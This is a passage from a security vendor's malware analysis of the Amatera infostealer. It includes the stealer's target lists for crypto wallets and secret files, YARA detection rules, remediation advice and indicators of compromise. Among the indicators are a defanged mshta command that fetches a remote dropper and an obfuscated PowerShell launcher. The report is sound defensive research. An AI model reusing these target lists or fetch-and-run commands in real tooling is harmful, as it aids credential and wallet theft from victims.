\Roaming\DashCore\wallets	*
\Roaming\Bitcoin	wallet.dat
\Roaming\Binance	app-store.json, simple-storage.json, *finger-print*, window-state.json
\Roaming\Electrum\wallets	*
\Roaming\Electrum-LTC\wallets	*
\Roaming\Ethereum	keystore

\Roaming\Exodus	exodus.conf.json, window-state.json, passphrase.json, seed.seco, info.seco
\Roaming\Anoncoin	*wal*.dat
\Roaming\BBQCoin	*wal*.dat
\Roaming\devcoin	*wal*.dat
\Roaming\digitalcoin	*wal*.dat
\Roaming\Florincoin	*wal*.dat
\Roaming\Franko	*wal*.dat
\Roaming\Freicoi	*wal*.dat
\Roaming\GoldCoin (GLD)	*wal*.dat
\Roaming\GInfinitecoin	*wal*.dat
\Roaming\IOCoin	*wal*.dat
\Roaming\Ixcoin	*wal*.dat
\Roaming\Litecoin	*wal*.dat
\Roaming\Megacoin	*wal*.dat
\Roaming\Mincoin	*wal*.dat
\Roaming\Namecoin	*wal*.dat
\Roaming\Primecoin	*wal*.dat
\Roaming\Terracoin	*wal*.dat
\Roaming\YACoin	*wal*.dat
\Roaming\Dogecoin	wallet.dat
\Roaming\ElectronCash\wallets	*.*
\Roaming\MultiDoge	multidoge.wallet
\Roaming\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb	*.*
\Roaming\atomic\Local Storage\leveldb	*.*
\Roaming\Daedalus Mainnet\wallets	she*.sqlite
\Local\Coinomi\Coinomi\wallets	*.wallet, *.config
\Roaming\Ledger Live	*

File Grabber

The file grabber now searches the victim's Downloads folder for files of interest. The patterns below demonstrate the broad range of targeted files, including private keys, seed phrases, and other potentially sensitive data. This highlights the importance of not storing sensitive data unencrypted on disk - especially crypto-wallet seed phrases, private keys, or passwords.

```
{
  "a": "g",
  "n": "g",
  "p": "\\Downloads",
  "t": 1,
  "r": true,
  "gl": 2,
  "f": [
```


```

    "*seed*", "*mnemonic*", "*phrase*", "*priv*", "*secret*", "*key*",
    "*.pem", "*.key", "*.asc", "*.pgp", "*pass*", "*recov*", "*backup*",
    "*2fa*", "*wallet*", "*export*", "*crypto*", "*btc*", "*eth*",
    "*ledger*", "*trezor*", "*binance*", "*.json", "*.txt", "*.pdf",
    "*.kdbx", "*.wallet"
}
}

```

eSentire Utilities

eSentire has created a script available here for IDA Pro that finds the XTEA decryption routine, decrypts strings/sets comments, and resolves API hashes to associated APIs.



```

AddVectoredExceptionHandler = mw_resolve_export_by_hash(v2, 0xE5183899); // AddVectoredExceptionHandler
if ( AddVectoredExceptionHandler )
    AddVectoredExceptionHandler(1, mw_vectored_exception_callback_div_0);

str_n_4_0_2_beta_35262 = mw_get_str_n_4_0_2_beta_35262(v57, &v55); // 4.0.2 Beta
v57[0] = xmmword_7A6868;
v55 = xmmword_7A6878;
str_system_lang_78055 = mw_get_str_system_lang_78055(v57, &v55); // System lang:

```

Figure 31 – Example pseudo-code w/ comments after running IDA Python script

Yara Rules

```

rule Amatera_Shellcode_Loader
{
    meta:
        author      = "YungBinary"
        description = "Amatera Stealer shellcode loader"

    strings:
        $peb_from_teb      = { 64 A1 18 00 00 00 8B 40 30 }
        $peb_ldr_inload     = { 8B 48 0C 83 C1 0C }
        $os_pre_win81_gate = {
            64 8B 0D 18 00 00 00
            8B 49 30
            8B 91 A4 00 00 00
            C1 E2 08
            66 0B 91 A8 00 00 00
            66 81 FA 03 06
            72
        }
        $pe_erase_flag      = { 8A 85 88 00 00 00 88 44 24 }
        $hash_lowercase_mul31 = { 0F B6 37 6B D2 1F 47 83 CE 20 }
        $loop_memcpy_off89  = { 8A 8C 05 89 00 00 00 88 0C 03 40 EB }
        $loop_xor_decrypt   = { 8A 4C 0D 08 30 0C 03 40 EB }

    condition:
        filesize < 3MB and 4 of them
}

rule Amatera_Stealer
{
    meta:
        author      = "YungBinary"
        description = "Amatera Stealer: XTEA + DJB2, FreshyCalls SysCall resolver, Wow64 SysCall stub, UA geofence, Kaspersky drivers"

    strings:
        $crypto_xtea_delta = { C7 44 24 04 00 00 37 9E C7 04 24 B9 79 00 00 }
        $crypto_djb2       = { 89 D7 C1 E7 05 01 D7 0F B6 D1 01 FA 8A 0E 46 }
        $resolver_wow64_xorSSN = { A1 ?? ?? ?? ?? 35 ?? ?? ?? ?? 8B D4 64 FF 15 C0 00 00 00 C3 }
        $resolver_scan_B8   = { 80 7C 19 FE B8 74 ?? 43 83 FB 22 75 }
        $resolver_hook_range = { 89 0C 24 81 C1 17 FF FF FF 83 F9 16 77 }
        $resolver_hook_bittest = { 8B 0C 24 81 C1 17 FF FF FF 0F A3 CE 72 }
        $resolver_nt_filter  = { 80 ?? ?? 4E 75 ?? 80 ?? ?? ?? 64 8B }
        $antidebug_peb       = { 80 77 02 00 75 ?? F6 ?? 68 70 74 }
        $geofence_UA_keyboard = { BA FF 03 00 00 8B 74 8C ?? 21 D6 83 FE 22 0F 94 C3 0F }
        $kaspersky_klif      = "\\??\\C:\\Windows\\System32\\drivers\\klif.sys" ascii
        $kaspersky_kldisk    = "\\??\\C:\\Windows\\System32\\drivers\\kldisk.sys" ascii
        $kaspersky_klhhk     = "\\??\\C:\\Windows\\System32\\drivers\\klhk.sys" ascii
        $kaspersky_kneps     = "\\??\\C:\\Windows\\System32\\drivers\\kneps.sys" ascii

```

```

condition:
  filesize < 400KB
  and (
    3 of ($resolver_*)
    or ( $resolver_wow64_xorSSN and 2 of ($crypto_*, $antidebug_peb, $geofence_UA_keyboard) )
    or all of ($kaspersky_*)
  )
}

```

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.
- TRU is closely monitoring Amatera Stealer campaigns and developing up-to-date detection content for eSentire MDR for Endpoint, eSentire MDR for Log, and eSentire MDR for Network.

What can you learn from this TRU Positive?

- Amatera Stealer has evolved since November 2025, including a complete overhaul of C2 message encryption from AES-256-CBC to ECDH with ChaCha20-Poly1305, expanded cryptocurrency targeting, and new anti-analysis techniques.
- Numerous anti-debug, anti-emulation, and evasion techniques have been introduced, including XOR encoded WoW64 SysCall SSNs, hardware breakpoint detection, and sandbox/VM checks.
- Amatera Stealer's harvesting capabilities have expanded to include Discord, Signal attachments, 96 new desktop wallets, Downloads directory harvesting, 33 new browser extensions, and 28 additional browsers.
- Unlike other SysCall resolution techniques, FreshyCalls (and consequently RecycledGate) does not rely on SysCall numbers extracted from Nt* SysCall stubs, effectively bypassing inline EDR/AV hooks that meet the conditions discussed herein.

Recommendations from the Threat Response Unit (TRU)

- Disable mshta.exe via AppLocker GPO or Windows Defender Application Control (WDAC):
 - C:\Windows\System32\mshta.exe
 - C:\Windows\Syswow64\mshta.exe
- Disable the Run prompt via GPO:
 - User Configuration > Administrative Templates > Start Menu and Taskbar > Enable "Remove Run menu from Start Menu"
- Implement a Phishing and Security Awareness Training (PSAT) program that educates your employees using real-world scenarios, specifically initial access vectors like fake software downloads.
- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.
 - However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

Indicators of Compromise can be found in the table below:

Type	Value	Description
URL	hxxps://download.version-516[.]com/other	Dropper URL
Command-Line	mshta.exe hxxps://download.version-516[.]com/other	ClickFix command
File	534460224e1140ca7f512daea7258a9fce40dc0daef6994d79d08bdf4ce3e4b8	HTA dropper
Domain-Name	oakenfjrod.ru	Second stage dropper domain
Command-Line	c:\windows\system32\cmd.EXE /v:on /c "set x=pow&&set y=ershell&&call C:\Windows\SysWOW64\WindowsPowerShell\v1.0\!x!!y! -E <BASE64>	CMD launching PowerShell with encoded command

Command-Line	powershell -E <BASE64>	PowerShell encoded command usage
File	e913fa5b2dd0a7fc3dbaf0a6f882b3ead9a58511bd945b6e5c478cbd2b900508	Shellcode loader
File	ec1206989449d30746b5ceb2b297cda9f3f09636a0e122ecafb40b1dc2e86772	Amatera Stealer (Unpacked)
IPv4	77.91.97.244	Amatera C2
Domain-Name	compactedtightness.cfd	Amatera C2

References

- <https://www.esentire.com/blog/evalusion-campaign-delivers-amatera-stealer-and-netsupport-rat>
- <https://joasasantos-syswhispers4.mintlify.app/advanced/freshycalls>
- <https://joasasantos-syswhispers4.mintlify.app/advanced/recycled-gate>

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

BUILD A QUOTE

in this blog

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

Accept